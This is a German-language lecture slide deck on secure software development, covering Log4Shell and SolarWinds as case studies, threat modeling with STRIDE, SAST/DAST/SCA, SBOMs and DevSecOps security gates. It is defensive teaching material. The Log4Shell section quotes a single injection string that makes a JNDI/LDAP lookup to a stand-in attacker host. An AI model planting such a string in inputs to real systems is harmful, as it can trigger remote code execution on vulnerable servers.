

Secure Software Development Lifecycle

Wie Sicherheit in den Code kommt

Agenda

- **Log4Shell** – Der Tag, an dem das Internet brannte
- **Grundlagen** – Vom SDLC zum SSDLC, Shift Left
- **Planung** – Security Requirements, Abuse Cases, Compliance
- **Design** – Security by Design, Threat Modeling, STRIDE
- **Testing** – SAST, DAST, SCA, Code Review, Fuzzing
- **Supply Chain** – Angriffsflächen & Software Bill of Materials (SBOM)
- **DevSecOps** – CI/CD-Integration & Security Gates

Log4Shell

Der Tag, an dem das Internet brannte

Fallstudie: Log4Shell (Dezember 2021)

- Was geschah?
 - Kritische Schwachstelle in **Log4j**, einer der meistgenutzten Java-Logging-Bibliotheken
 - Ein einziger String in einer Log-Nachricht (`${jndi:ldap://angreifer.de/x}`) reichte, um beliebigen Code auf dem Server auszuführen
 - Betroffen: Minecraft, Apple iCloud, Amazon, Cloudflare, unzählige Firmen weltweit
- **CVSS-Score: 10.0 von 10** – der höchstmögliche Schweregrad

Warum konnte das passieren?

- **Technische Ursache:** Log4j konnte Log-Nachrichten automatisch als **JNDI-Lookup** (Java Naming and Directory Interface) interpretieren und externen Code nachladen
 - Ein Feature, kein Bug – aber ohne Absicherung gegen fremde Eingaben gebaut
- **Prozess-Ursache:** Niemand hatte im Design gefragt „Was, wenn ein Angreifer diesen String selbst einschleust?“
 - Kein Threat Modeling, keine Abuse-Case-Betrachtung für diese Funktion

Merksatz: Log4Shell war kein Coding-Fehler im klassischen Sinn – es war ein Versagen im *Design*.

Konsequenzen & Lehren

- **Kosten:** Wochenlange Notfall-Patches weltweit, geschätzte Milliarden Schäden durch Ausfallzeiten und Incident Response
- **Regulatorisch:** Behörden (u. a. CISA in den USA) gaben Notfalleinweisungen heraus
- **Lehren für heute:**
 - Sicherheit muss **vor** dem ersten Zeilen-Code mitgedacht werden
 - Abhängigkeiten (auch tief verschachtelte) sind Teil der eigenen Angriffsfläche
 - Ohne **Software Bill of Materials (SBOM)** wussten viele Firmen tagelang nicht, ob sie überhaupt betroffen waren

Grundlagen

Vom SDLC zum SSDLC

Software Development Lifecycle (SDLC)


- **Software Development Lifecycle (SDLC):** strukturierter Prozess zur Entwicklung von Software in klar abgegrenzten Phasen
- Klassische Phasen:
 - **Planung → Design → Implementierung → Testing → Deployment → Wartung**
- Ziel: Qualität, Termintreue, nachvollziehbare Entwicklung
- Sicherheit kommt in dieser klassischen Sicht **nicht** als eigene Phase vor

Das Problem: Security als Nachgedanke

- Traditionell wurde Sicherheit oft erst **am Ende** geprüft – z. B. kurz vor dem Release durch einen Penetrationstest
- Folge: Schwachstellen werden erst spät entdeckt, wenn Architektur und Code bereits feststehen
- Nachträgliches Beheben bedeutet oft: Code umschreiben, Architektur anpassen, Release verschieben

Merksatz: Security als letzter Schritt ist wie ein Airbag, den man erst nach dem Unfall einbaut.

Was kostet ein später Fund?




Secure Software Development Lifecycle (SSDLC)

- **Secure SDLC (SSDLC)**: Erweiterung des klassischen SDLC, bei der Sicherheitsaktivitäten in **jede** Phase integriert werden – nicht nur am Ende
- Kein Ersatz für den SDLC, sondern eine **Sicherheitsschicht** über allen Phasen
- Jede Phase bekommt eigene Sicherheitsaufgaben:
 - Planung → Security Requirements
 - Design → Threat Modeling
 - Implementierung → Secure Coding
 - Testing → SAST/DAST/SCA
 - Deployment/Wartung → Monitoring, Patch-Management

Shift Left

- **Shift Left:** Sicherheitsprüfungen so früh wie möglich im Entwicklungsprozess durchführen – zeitlich "nach links" auf der Zeitachse verschoben



Zusammenfassung: SDLC vs. SSDLC

Aspekt	SDLC (klassisch)	SSDLC
Sicherheit	Am Ende, oft nur Pentest	In jeder Phase
Kosten von Fehlern	Hoch (spät entdeckt)	Niedriger (früh entdeckt)
Verantwortung	Meist nur Security-Team	Gesamtes Entwicklungsteam
Denkweise	"Security testen"	"Security by Design"

Planung

Security Requirements, Abuse Cases, Compliance

Security Requirements

- **Security Requirements:** Anforderungen an ein System, die sich nicht auf Funktionalität, sondern auf Schutzziele beziehen
- Zwei Arten:
 - **Funktionale Security-Anforderungen:** „Passwörter müssen gehasht gespeichert werden“
 - **Nicht-funktionale Security-Anforderungen:** „Das System muss 99,9 % der Login-Versuche in unter 1 Sekunde verarbeiten – auch unter Last durch Credential-Stuffing“
- Werden idealerweise **gemeinsam** mit den fachlichen Anforderungen erhoben – nicht nachträglich ergänzt

Abuse Cases vs. Use Cases

- **Use Case:** beschreibt, wie ein System **bestimmungsgemäß** genutzt wird
 - Beispiel: „Nutzer meldet sich mit Benutzername und Passwort an“
- **Abuse Case:** beschreibt, wie ein System **missbräuchlich** genutzt werden könnte
 - Beispiel: „Angreifer probiert automatisiert tausende Passwörter durch (Credential Stuffing)“
- Für jeden kritischen Use Case sollte mindestens ein passender Abuse Case erhoben werden

Compliance als Treiber

- Viele Security Requirements entstehen nicht freiwillig, sondern durch **rechtliche und regulatorische Vorgaben**
- Wichtige Rahmenwerke:
 - **Datenschutz-Grundverordnung (DSGVO)**: Schutz personenbezogener Daten, „Privacy by Design“
 - **ISO/IEC 27001**: internationaler Standard für Informationssicherheits-Managementsysteme
 - **NIST Secure Software Development Framework (SSDF)**: konkrete Praktiken für sichere Entwicklung, in den USA zunehmend Pflicht für Software-Lieferanten des Staates

Design

Security by Design, Threat Modeling, STRIDE

Security by Design

- **Security by Design:** Sicherheit wird als Grundprinzip der Architektur behandelt, nicht als nachträgliche Ergänzung
- Wichtige Leitprinzipien:
 - **Minimalprinzip (Least Privilege):** Jede Komponente bekommt nur die Rechte, die sie zwingend braucht
 - **Fail Secure:** Bei einem Fehler soll das System in einen sicheren Zustand fallen (z. B. Zugriff verweigern statt gewähren)
 - **Defense in Depth:** Mehrere Sicherheitsschichten, damit der Ausfall einer Schicht nicht sofort zum Totalschaden führt

Threat Modeling

- **Threat Modeling:** systematische Methode, um mögliche Bedrohungen für ein System **vor** der Implementierung zu identifizieren
- Klassischer Ablauf:
 - i. System modellieren (Datenflussdiagramm: wer spricht mit wem?)
 - ii. Bedrohungen pro Komponente identifizieren
 - iii. Bedrohungen bewerten ($\text{Risiko} = \text{Wahrscheinlichkeit} \times \text{Schaden}$)
 - iv. Gegenmaßnahmen definieren
- Wird typischerweise vom Entwicklungsteam gemeinsam mit Security-Experten durchgeführt

STRIDE – Eine Bedrohungs-Taxonomie

Buchstabe	Bedrohung	Verletztes Schutzziel
Spoofing	Vortäuschen einer falschen Identität	Authentizität
Tampering	Unbefugte Veränderung von Daten	Integrität
Repudiation	Abstreiten einer durchgeführten Aktion	Nicht-Abstreitbarkeit
Information Disclosure	Ungewollte Preisgabe von Daten	Vertraulichkeit
Denial of Service	Verfügbarkeit wird beeinträchtigt	Verfügbarkeit
Elevation of Privilege	Unbefugte Rechteauserweiterung	Autorisierung

STRIDE am Beispiel: Log4Shell

- **Information Disclosure:** Angreifer konnte interne Umgebungsvariablen und Secrets auslesen
- **Elevation of Privilege:** Durch Remote Code Execution erlangte der Angreifer volle Kontrolle über den Server-Prozess
- Ein systematisches Threat Modeling mit STRIDE hätte die Frage aufgeworfen: „Was passiert, wenn eine Log-Nachricht selbst ausführbaren Code enthält?“

Testing

SAST, DAST, SCA, Code Review, Fuzzing

SAST vs. DAST

Static Application Security Testing (SAST)

- Analysiert den **Quellcode**, ohne ihn auszuführen
- Findet z. B. Injection-Muster, unsichere Funktionen
- Früh im Prozess einsetzbar (schon beim Commit)
- Nachteil: viele **False Positives**

Dynamic Application Security Testing (DAST)

- Testet die **laufende Anwendung** von außen
- Findet z. B. echte XSS-Lücken im Browser-Kontext
- Braucht eine lauffähige Umgebung
- Nachteil: findet Fehler erst spät (nach dem Build)

Software Composition Analysis (SCA)

- **Software Composition Analysis (SCA):** automatisierte Prüfung aller verwendeten Open-Source-Abhängigkeiten auf bekannte Schwachstellen
- Gleicht eingesetzte Bibliotheken (inkl. transitiver Abhängigkeiten) mit Schwachstellen-Datenbanken ab (z. B. **CVE**-Einträge)
- **Log4Shell-Bezug:** Ein SCA-Tool hätte sofort gemeldet: „Log4j Version X ist verwundbar – Update auf Version Y nötig“

Code Review & Fuzzing

- **Code Review:** manuelle (oder teilautomatisierte) Durchsicht von Code-Änderungen durch andere Entwickler vor der Übernahme
 - Findet auch subtile Logikfehler, die Tools übersehen
 - Fördert Wissenstransfer im Team
- **Fuzzing:** automatisiertes Testen mit massenhaft zufälligen oder mutierten Eingaben, um Abstürze und unerwartetes Verhalten zu provozieren
 - Besonders wirksam bei Parsern, Datei-Formaten, Netzwerkprotokollen

Testing-Werkzeuge im Überblick

Methode	Prüft	Zeitpunkt	Beispielfund
SAST	Quellcode	Sehr früh	Fest codiertes Passwort
DAST	Laufende App	Spät	XSS im Login-Formular
SCA	Abhängigkeiten	Früh/laufend	Verwundbare Log4j-Version
Code Review	Logik & Kontext	Vor Merge	Fehlende Rechteprüfung
Fuzzing	Robustheit	Vor Release	Absturz bei Datei-Upload

Supply Chain

Angriffsflächen & Software Bill of Materials (SBOM)

Die Software-Lieferkette als Angriffsfläche

- **Software Supply Chain:** alle Komponenten, Werkzeuge und Prozesse, die zur Entstehung einer Software beitragen – nicht nur der eigene Code
- Typische Glieder: Open-Source-Bibliotheken, Build-Tools, CI/CD-Infrastruktur, Container-Images, Entwickler-Rechner
- Angreifer zielen zunehmend nicht auf das Endprodukt, sondern auf **ein Glied der Kette**, um viele Opfer gleichzeitig zu treffen

Fallstudie: SolarWinds (2020)

- Was geschah?
 - Angreifer kompromittierten die Build-Infrastruktur des Netzwerk-Management-Tools „Orion“
 - Schadcode wurde in ein offizielles, digital signiertes Update eingeschleust
 - ~18.000 Kunden installierten das manipulierte Update
- Warum Supply-Chain-Versagen?
 - Vertrauen in den Update-Mechanismus wurde ausgenutzt – niemand prüfte das signierte Update inhaltlich
- Konsequenzen: Monatelange, teils bis heute andauernde Aufarbeitung; einer der folgenreichsten Cyberangriffe überhaupt

Software Bill of Materials (SBOM)

- **Software Bill of Materials (SBOM):** maschinenlesbares Verzeichnis aller Komponenten, Bibliotheken und deren Versionen, die in einer Software stecken
- Vergleichbar mit der Zutatenliste auf einer Lebensmittelverpackung
- Nutzen:
 - Bei neuer Schwachstelle (wie Log4Shell) sofort prüfbar: „Sind wir betroffen?“
 - Voraussetzung für viele Compliance-Vorgaben (z. B. US-Behörden verlangen SBOMs von Zulieferern)
- Verbreitete Formate: **SPDX, CycloneDX**


DevSecOps

CI/CD-Integration & Security Gates

Von DevOps zu DevSecOps

- **DevOps:** Kultur und Praktiken, die Entwicklung (Dev) und Betrieb (Ops) enger verzahnen – häufige, automatisierte Releases
- **DevSecOps:** Erweiterung von DevOps, bei der Security als gleichberechtigter Bestandteil in jeden Schritt der Pipeline integriert wird
- Kernidee: Sicherheit ist **Aufgabe des gesamten Teams**, nicht nur eines separaten Security-Teams am Ende

CI/CD-Pipeline mit Security Gates



Gates stoppen die Pipeline bei kritischen Findings

Je früher ein Fund, desto günstiger die Behebung (Shift Left)

Security Gates richtig einsetzen

- **Security Gate:** automatisierter Kontrollpunkt in der Pipeline, der den weiteren Ablauf stoppt, wenn definierte Kriterien nicht erfüllt sind
- Beispiele für Gate-Kriterien:
 - Keine Schwachstelle mit CVSS $\geq$ 9.0 in Abhängigkeiten
 - Keine gefundenen Secrets im Commit
 - SAST-Scan ohne kritische Findings
- Balance nötig: zu strenge Gates bremsen Teams aus, zu lasche Gates verfehlen ihren Zweck

DevSecOps-Kultur

- Technische Tools allein reichen nicht – DevSecOps braucht auch:
 - **Security Champions:** Entwickler mit zusätzlichem Sicherheitswissen als Ansprechpartner im Team
 - **Schulungen:** Secure-Coding-Trainings statt einmaliger Kick-off-Veranstaltung
 - **Blameless Culture:** Schwachstellen melden, ohne Angst vor Schuldzuweisung

Merksatz: DevSecOps ist zu 20 % Werkzeug und zu 80 % Kultur.

Zurück zu Log4Shell: Was hätte geholfen?

SSDLC-Phase	Maßnahme	Hätte geholfen bei Log4Shell?
Design	Threat Modeling (STRIDE)	Risiko des JNDI-Lookups wäre aufgefallen
Implementierung	Sichere Standardkonfiguration	Feature standardmäßig deaktiviert
Testing	SCA	Verwundbare Version wäre markiert worden
Supply Chain	SBOM	Betroffenheit in Minuten statt Tagen klar

Zusammenfassung

Phase	Sicherheitsaktivität
Planung	Security Requirements, Abuse Cases, Compliance
Design	Security by Design, Threat Modeling, STRIDE
Implementierung	Secure Coding (OWASP Top 10), Secrets Management
Testing	SAST, DAST, SCA, Code Review, Fuzzing
Supply Chain	SBOM, Absicherung der Abhängigkeiten
Betrieb	CI/CD mit Security Gates, Monitoring

Merksatz: Sicherheit ist kein Zustand am Ende, sondern eine Aktivität in jeder Phase.